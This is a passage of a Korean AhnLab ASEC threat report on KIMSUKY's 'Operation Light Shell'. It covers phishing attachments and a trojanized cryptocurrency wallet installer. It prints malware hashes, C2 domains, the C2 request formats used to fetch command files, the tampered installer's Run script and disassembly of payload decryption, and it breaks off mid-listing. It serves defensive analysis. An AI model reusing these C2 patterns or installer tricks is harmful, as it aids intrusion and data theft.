TLP : GREEN

Operation Light Shell

악성코드, C2 분석을 통해 살펴본 KIMSUKY 조직의 공격 사례

V 1.0

안랩 시큐리티대응센터(ASEC)

2021. 11. 15

AhnLab

문서 등급에 대한 안내

발간물이나 제공되는 컨텐츠는 아래와 같이 문서 등급별 허가된 범위 내에서만 사용이 가능합니다.

문서 등급	배포 대상	주의 사항
TLP : RED	특정 고객(사)에 한정하여 제공되는 보고서	보고서 수신자, 수신 부서만 접근이 허가된 문서 수신자 외 복제·배포 불가
TLP : AMBER	제한된 고객(사)에 한정하여 제공되는 보고서	보고서 수신 조직 내부에서 복제·배포 가능 다만, 조직 외 교육 목적 등을 위해 사용될 경우 안랩의 허락 필수
TLP : GREEN	해당 서비스 내 누구나 이용 가능 보고서	해당 업종 등에서는 자유로운 사용이 가능하며 출처만 밝히면 내부 교육, 동종 업계, 보안 담당자 교육 자료로 활용 가능 다만, 일반인 대상 발표자료에는 엄격히 제한
TLP : WHITE	자유 이용 가능 보고서	출처표시 상업적, 비상업적 이용 가능 변형 등 2 차적 저작물 작성 가능

일러두기

보고서에 통계와 지표가 포함되어 있는 경우 일부 데이터는 반올림되어 세부 항목의 합과 전체 합계가 일치하지 않을 수도 있습니다.

목차

CAUTION

본 보고서는 악성코드 분석을 기반으로 한 분석가의 의견이 다수 포함되어 있습니다. 분석가마다 의견이 다를 수 있으며, 새로운 근거가 확인되면 본 보고서의 내용은 사전 고지 없이 변경될 수 있습니다.

1. 개요

KIMSUKY 조직은 국가를 배경으로 둔 해킹 조직으로 외교, 안보, 정치, 언론, 의료, 방산, 교육, 암호 화폐 등 다양한 분야를 대상으로 금전적인 이득, 파일 탈취를 위해 해킹을 수행하고 있으며, 이를 위해서 악성코드를 제작한 후 유포했다.

본 보고서는 KIMSUKY 조직이 제작한 후 유포한 악성코드 중 악성코드의 패턴과 특징을 근거로 그룹화가 가능한 악성코드와 C2에 대해서 기술적인 분석 내용을 설명했다.

2. Operation Light Shell

Operation Light Shell로 명명한 이유

악성코드가 통신하는 C2에는 아래 [그림 1]처럼 light-shell 파일이 항상 존재했으며, 해당 파일은 아래 예시의 데이터를 저장하고 있다.

- **예시)** [2021-04-07 12:55:57] <49.***.27.***> This is Light's SHELL signature file.

C2에 존재하는 light-shell과 해당 파일에 저장된 데이터를 근거로 본 보고서의 제목을 Operation Light Shell로 명명했다. 참고로 light-shell에 저장된 데이터 중 붉은색으로 표시된 IP는 KIMSUKY 조직이 사용한 IP로써 판단 근거는 "4. C2 분석"에서 설명했다.

```
-                                    Â¤--file¤--itm--¤-
index.php-¤--¤-9018-¤--¤-0777-¤--¤-08/16/2021 04:08:18-¤--¤-
text/x-php-¤--itm--itm--¤-light-shell-¤--¤-78-¤--¤-0777-¤--
¤-08/16/2021 04:08:18-¤--¤-text/plain-¤--itm--itm--¤-log-
zzkkzzkkzzllzzmm.txt-¤--¤-351370-¤--¤-0777-¤--¤-09/02/2021
02:09:34-¤--¤-text/plain-¤--itm--itm--¤-marker-¤--¤-75-¤--
¤-0777-¤--¤-09/03/2021 04:09:41-¤--¤-text/plain-¤--itm--
file¤--folder¤--itm--¤-members-¤--¤-4096-¤--¤-0777-¤--
¤-09/03/2021 04:09:32-¤--¤-directory-¤--itm--folder¤-
```

[그림 1] C2에 존재하는 light-shell

3. 악성코드 분석


사례를 통해 인지한 Operation Light Shell의 악성코드 감염 유형은 아래 두가지이다.

- Email
- 공급망 공격

위에 언급한 유형 이외에도 확인하지 못한 유형이 있을 수 있다.

(1) Email을 통한 악성코드 감염

악성코드 분석 내용을 근거로 Email을 통한 악성코드의 감염 단계를 재구성해보면 아래 [그림 2]와 같다.



[그림 2] Email을 통한 악성코드의 감염 단계

공격 대상 시스템에서 메일의 첨부파일을 실행하여 다단계의 악성코드 감염과 C2 통신을 거쳐 데이터 유출 발생 단계까지 구성되어 있다.

악성코드의 실행 중 4, 6, 8번의 C2 통신으로 다단계의 악성코드 감염이 발생했지만 해당 단계를 실행하기 위한 판단 기준으로 각 단계에서 유포된 악성코드는 공격 대상 시스템의 데이터(OS 버전, 플랫폼(x86 또는 x64), 키로깅, 문서 파일, Screenshot, USB의 폴더, 파일 목록 등)를 탈취하여 C2로 전송했다.

KIMSUKY 조직은 C2에 저장된 데이터 분석 결과를 근거로 추가 CMD 명령을 공격 대상 시스템으로 전송하여 실행했다. 다단계의 악성코드 감염에서 "첨부파일 ~ 2nd 악성코드"는 악성코드의 기능과 역할이 명확했지만 3rd 악성코드는 공격 대상 시스템의 중요도에 따라 선별적으로 유포됐으며, 악성코드의 기능과 역할이 다양했다.

하지만 분석했던 모든 악성코드가 위 [그림 2]의 감염 단계를 순차적으로 실행하는 것은 아니다. 예를 들어 "외교부 가판 2021-05-07.pdf.jse"는 2nd 악성코드 단계부터 시작하며, 3rd 악성코드 중 TightVNC는 스크립트 악성코드에 의해서 다운로드되거나 DNS Tunneling 통신하는 악성코드가 먼저 생성되고 이후 1st, 2nd 악성코드가 생성되는 사례도 있었다.

메일에 첨부된 악성코드의 유형은 아래 두가지이다.

- 실행 파일
- 스크립트

위에 언급한 유형 외에도 확인하지 못한 유형이 있을 수 있다.

1) 실행 파일

본 보고서에서 설명한 실행 파일 형태의 악성코드는 2종으로 아래 [표 1]과 같다. 동일한 구조를 가진 악성코드는 더 있지만 본 보고서의 기술적인 내용과 달라서 생략했다.

No	파일명	MD5
1	JR_210604_R1***_F***_Pf***.pif	96c6ad44b9bb85e9e57bfea7e441d131
2	대장암 케이스.pif	e8da7fcdf0ca67b76f9a7967e240d223

[표 1] 메일에 첨부된 실행 파일

■ 대장암 케이스.pif

"대장암 케이스.pif"의 주요 기능은 4개의 스레드에 분산되어 있으며, 각 스레드의 기능은 아래 [표 2]에서 설명했다.

	설명 1	설명 2
스레드 1	악성코드 생성	wmi-ui-[랜덤 문자열].db → AutoUpdate.dll → C2 통신
스레드 2	미끼 한글 파일 생성	대장암 케이스.hwp
스레드 3	C2 통신	http://pollor.p-e.kr/?query=5
스레드 4	배치파일 생성	자가 삭제 배치 파일 실행


[표 2] "대장암 케이스.pif"의 스레드별 기능

- **스레드 1**

생성된 "wmi-ui-[랜덤 문자열].db"는 LightShell이며, C2로 포털 메일 계정을 사용한 것이 특징이다. 해당 악성코드는 "1st 악성코드"에서 설명했다.

- **스레드 2**


미끼 한글 파일에는 의미를 알 수 없는 문자 S, 뒤에 오는 숫자는 년도, 그 다음 숫자는 대장암 케이스 번호 등으로 판단되는 데이터가 저장되어 있으며, 해당 데이터의 유효성 여부는 확인이 어렵지만 만약 유효한 데이터라면 어디선가 유출된 것으로 판단했다. 그리고 미끼 한글 문서는 한글 2014(9.0.0.562)에서 작성됐다. (아래 [그림 3] 참고)



[그림 3] 미끼 한글 파일에 저장된 데이터

- **스레드 3**

C2(pollor.p-e.kr)는 분석 당시 접속이 불가능했지만 C2가 매핑 되어 있는 IP(104.128.239.70)에 올해 1월에 발견된 "2021년 국방부 업무보고 수정.pif"의 C2(exchange.amikbvx.cf)도 매핑되어 있었고 C2의 패턴도 동일하다. 만약 "대장암 케이스.pif"의 C2도 통신이 가능했다면 스크립트는 동일했을 것으로 판단했다. (아래 [그림 4] 참고)




[그림 4] "대장암 케이스.pif"와 과거 악성코드의 C2 비교

두 악성코드의 C2가 매핑된 IP(104.128.239.70)는 KIMSUKY 조직이 생성한 다수의 C2가 매핑되어 있으며, 언론을 통해서 보도됐던 해킹 사고와 연결된다. 관련 내용은 "4. C2 분석"에서 자세히 설명했다.

2) 스크립트

한글 프로그램의 취약점을 이용한 해킹 시도가 어려워지면서 악성 매크로가 존재하는 오피스 문서와 악성 스크립트를 이용한 해킹 시도가 자주 발생하고 있다. 올해 4월에 발견된 악성 스크립트는 실행한 후 보여줄 미끼 파일과 LightShell이 BASE64 인코딩되어 있으며, b64decfile()를 호출하여 BASE64 디코딩 후 파일로 생성한 후 실행한다. (아래 [그림 5] 참고)




[그림 5] "한일관계.js"의 구조

"한일관계.js"는 실행될 때 "-WindowStyle Hidden"을 사용하여 윈도우가 보이지 않도록 했다. 유사한 악성코드는 아래 [표 3]과 같으며, 비교해보면 일부 데이터 형식, 생성하는 미끼 파일만 다르고 LightShell을 생성한 후 실행하는 점은 동일하다.

No	파일명	MD5
1	한일관계.js	c7844002ba15798f2c240f2b629d90c2
2	2021 외교부 재외공관 복무관련 실태 조사 설문지.hwp.jse	3a4ab11b25961bececе1c358029ba611
3	바이든 행정부 안보라인.wsf	159dd4d84fd6c5d1bb807cdb02215cf8
4	북한비핵화컨트롤타워구축(안.wsf	f0255dfcb932c3072c2489124b25b373
5	1.js	e7cf7c466e90f2b580ce89e4f8ef2af6

[표 3] "한일관계.js"와 유사한 악성코드

위 [표 3]에서 1번, 2번 악성코드를 비교해보면 붉은색 박스로 표시된 부분의 표현 형태는 다르지만 var str에 저장되는 데이터는 BASE64 인코딩된 데이터를 디코딩하는 콘솔 명령으로 동일하며, 그 외 코드도 동일하다. (아래 [그림 6] 참고)




[그림 6] (좌) 1번 악성코드 vs. (우) 2번 악성코드

(2) 공급망 공격을 통한 악성코드 감염

공급망 공격은 정상 프로그램의 설치, 실행, 업데이트 등 정상 프로그램의 실행을 변조하여 악성코드를 유포하고 실행하므로 다른 공격에 비해서 탐지가 어려울 수 있으며, 해킹 조직이 의도한 목적을 달성하게 해줄 가능성이 높은 공격 방법이다.

KIMSUKY 조직은 2020년 08월경 공식 사이트에서 배포되고 있는 암호화폐 지갑 프로그램의 설치 파일을 변조하여 공급망 공격을 했다. 그 당시 변조된 암호화 지갑 프로그램의 설치부터 악성코드 감염에 이르기까지의 단계를 재구성해보면 아래 [그림 7]과 같다.



[그림 7] KIMSUKY 조직의 공급망 공격 단계

위 [그림 7]의 "2. 변조된 프로그램 설치"에서 공식 사이트로부터 다운로드한 변조된 설치 프로그램은 Inno setup(https://jrsoftware.org/isinfo.php)이라는 무료 인스톨러로 제작되었으며, 설치 환경 스크립트를 추출하여 분석한 결과 아래 [그림 8]과 같이 되어 있었다.

```
[Run]
① Filename: "{tmp}\unzip.exe"; Parameters: "-o {tmp}\  sse_setup.zip -d ""{autopf}\    daiPay\  sse""";
② Filename: "regsvr32.exe"; Parameters: "/s ""{autopf}\    daiPay\  sse\natives.dll"""; MinVersion: 0.0
③ Filename: "{autopf}\    daiPay\  sse\  sse.exe"; Description: "{cm:LaunchProgram,  sse}"; MinVersion:
```

[그림 8] 설치 환경 스크립트

① 변조된 프로그램 설치 시 unzip.exe 생성

② unzip.exe로 C2에서 다운로드한 setup.zip을 압축 해제 후 특정 Folder PATH로 이동

→ 변조된 프로그램은 프로그램의 설치 단계를 모방한 UI(User Interface)만 존재

→ C2에서 다운로드한 setup.zip에 암호화폐 지갑 프로그램과 악성코드 포함

→ C2 : http://kasse.hdac-tech.com

③ 특정 Folder PATH에 존재하는 (1st 악성코드) natives.dll 실행

④ 설치가 완료된 후 암호화폐 지갑 프로그램 실행


(3) 1st 악성코드

1st 악성코드의 주요 특징을 요약하면 아래와 같다.

- C2 통신할 때 HTTP와 Email 등 두가지 방식 사용
- 악성코드 생성 및 실행 (주로 2nd 악성코드 생성 및 실행)

1) C2 통신 - HTTP 방식


C2 통신 기능은 아래 [그림 9]처럼 메인 스레드와 2개의 하위 스레드로 구성되어 있다. 그리고 스레드 구조는 동일하며, 세부 기능만 조금 다르다.



[그림 9] 악성코드의 C2 통신 기능 구조

■ 하위 스레드 1 : CMD 파일 실행

하위 스레드 1은 C2로부터 CMD 파일을 전송받아 실행한다. CMD 파일은 분석 당시 상황을 기준으로 대부분 2nd 악성코드를 생성한 후 실행하는 것으로, 아래 [그림 10]의 C2 통신 단계를 실행한다. 설명은 AutoUpdate.dll (MD5 : 68eddf7fe33ac28a71f63437e2320b43)을 기준으로 했다.



[그림 10] C2 통신 ~ CMD 파일 실행 단계

- **1 단계 : CMD 파일 다운로드**

공격 대상 시스템에 CMD 파일을 다운로드하기 위해서 파라미터(//?m=c&p1=)를 사용하며, 완성된 예시는 아래와 같다.


- **예시)** http://estsft.autoupdate.kro.kr//?m=c&p1=AAAAAA
- **m=c** : m은 mode, c는 CMD 파일 다운로드를 의미
- p1=AAAAAA : p1은 첫번째 파라미터를 의미, p1에는 GetVolumeInformationW() 또는 GetVolumeInformationW() + GetUserNameW() 호출의 조합으로 획득한 데이터 저장
  p1에 저장된 데이터는 공격 대상 시스템을 구분, 관리를 위한 고유 ID(이하 PCID)로 사용

- **2 단계 : CMD 파일 삭제**

1 단계에서 CMD 파일을 다운로드했다면 C2의 PCID 폴더에 존재하는 CMD 파일을 삭제하기 위해서 파라미터(//?m=d&p1=)를 사용하며, 완성된 예시는 아래와 같다.

- **예시)** http://estsft.autoupdate.kro.kr//?m=d&p1=PCID
- m=d : m 은 mode, d 는 CMD 파일 삭제를 의미
- p1=PCID : "1 단계 : C2 명령 다운로드"에서 설명했으므로 생략


위 예시의 URL을 C2로 전송하면 C2의 PCID폴더에 존재하는 CMD 파일이 삭제되는 것으로 이해할 수 있지만 cmd.old로 백업된다. 아래 [그림 11]에서 표시된 cmd.old의 원래 파일명은 cmd이다. 그리고 공격 대상 시스템에서 C2의 PCID 폴더에 존재하는 CMD 파일을 다운로드할 때마다 cmd.old로 덮어씌워진다.



[그림 11] C2 의 PCID 폴더에 존재하는 cmd.old

- **3 단계 : XOR 복호화**

1 단계의 결과물인 BABD.tmp는 PDF 헤더, Checksum, XOR 복호화 키 그리고 암호화된 데이터로 구성되어 있으며, XOR 복호화 → BABD.tmp.enc 생성 → BABD.tmp 삭제 순으로 실행된다. (아래 [그림 12] 참고)



[그림 12] BABD.tmp의 구조

- **PDF 헤더(%PDF-1.7..4 0 obj, 0x11 바이트)**

다운로드한 CMD 파일을 검증하기 위한 목적으로 사용되며, BABD.tmp가 PDF 헤더로 시작하지 않으면 손상된 파일이므로 복호화 하지 않고 삭제한다. (아래 [그림 13] 참고)

```
lea     rdx, [rbp+40h+MultiByteStr] ; "%PDF-1.7..4 0 obj" -> 복호화된 데이터
cmp     [rbp+40h+var_48], 10h
cmovnb  rdx, qword ptr [rbp+40h+MultiByteStr] ; "%PDF-1.7..4 0 obj" -> 복호화된 데이터
mov     r8, rdi
mov     rcx, rsi        ; "%PDF-1.7..4 0 obj" -> 파일("C:\\ProgramData\\temp\\BABD.tmp")에서 읽어온 헤더
call    sub_18001D080   ; 데이터 비교하기
```

[그림 13] PDF 헤더 비교

- **Checksum(0x04 바이트)**

PDF 헤더 다음에 오는 0x04 바이트는 암호화된 데이터의 Checksum 으로 사용된다. Checksum 비교에 사용할 0x04 바이트를 생성할 때 악성코드가 생성한 0x400 바이트의 데이터, 0x10 바이트의 XOR 복호화 키 그리고 CMD 파일에서 암호화된 데이터 영역을 참고한다.

Checksum 이 다르면 XOR 복호화는 진행하지만 다음 단계인 RSA 복호화를 실행하지 않고 파일을 삭제한다. (아래 [그림 14] 참고)

```
1. 첫번째 XOR
movzx   ecx, byte ptr [rbp+40h+var_80+8] ; [rbp+40h+var_80+8] : (XOR 결과)
movzx   eax, byte ptr [rdx+rdi] ; XOR 복호화 키
xor     rcx, rax
mov     eax, ebx
shr     eax, 8
mov     ebx, [r14+rcx*4] ; 생성한 0x400 사이즈의 Checksum 데이터 영역
xor     ebx, eax
mov     dword ptr [rbp+40h+var_80+8], ebx ; (XOR 결과)
inc     rdx
cmp     rdx, r8         ; r8 = 0x10, XOR 복호화 키 길이
jl      short loc_180007F80 ; XOR 복호화 키 길이 만큼 반복
```

```
2. 두번째 XOR
movzx   ecx, byteptr [rbp+40h+var_80+8] ; [rbp+40h+var_80+8] : (XOR 결과)
movzx   eax, byte ptr [rdx+rsi] ; CMD 파일에서 읽어온 데이터
xor     rcx, rax
mov     eax, ebx
shr     eax, 8
mov     ebx, [r14+rcx*4] ; 생성한 0x400 사이즈의 Checksum 데이터 영역
xor     ebx, eax
mov     dword ptr [rbp+40h+var_80+8], ebx ; (XOR 결과)
inc     rdx
cmp     rdx, r8
jl      short loc_180007FE0 ; CMD 파일에서 암호화된 데이터 영역만큼 반복
```

```
3. Checksum 비교
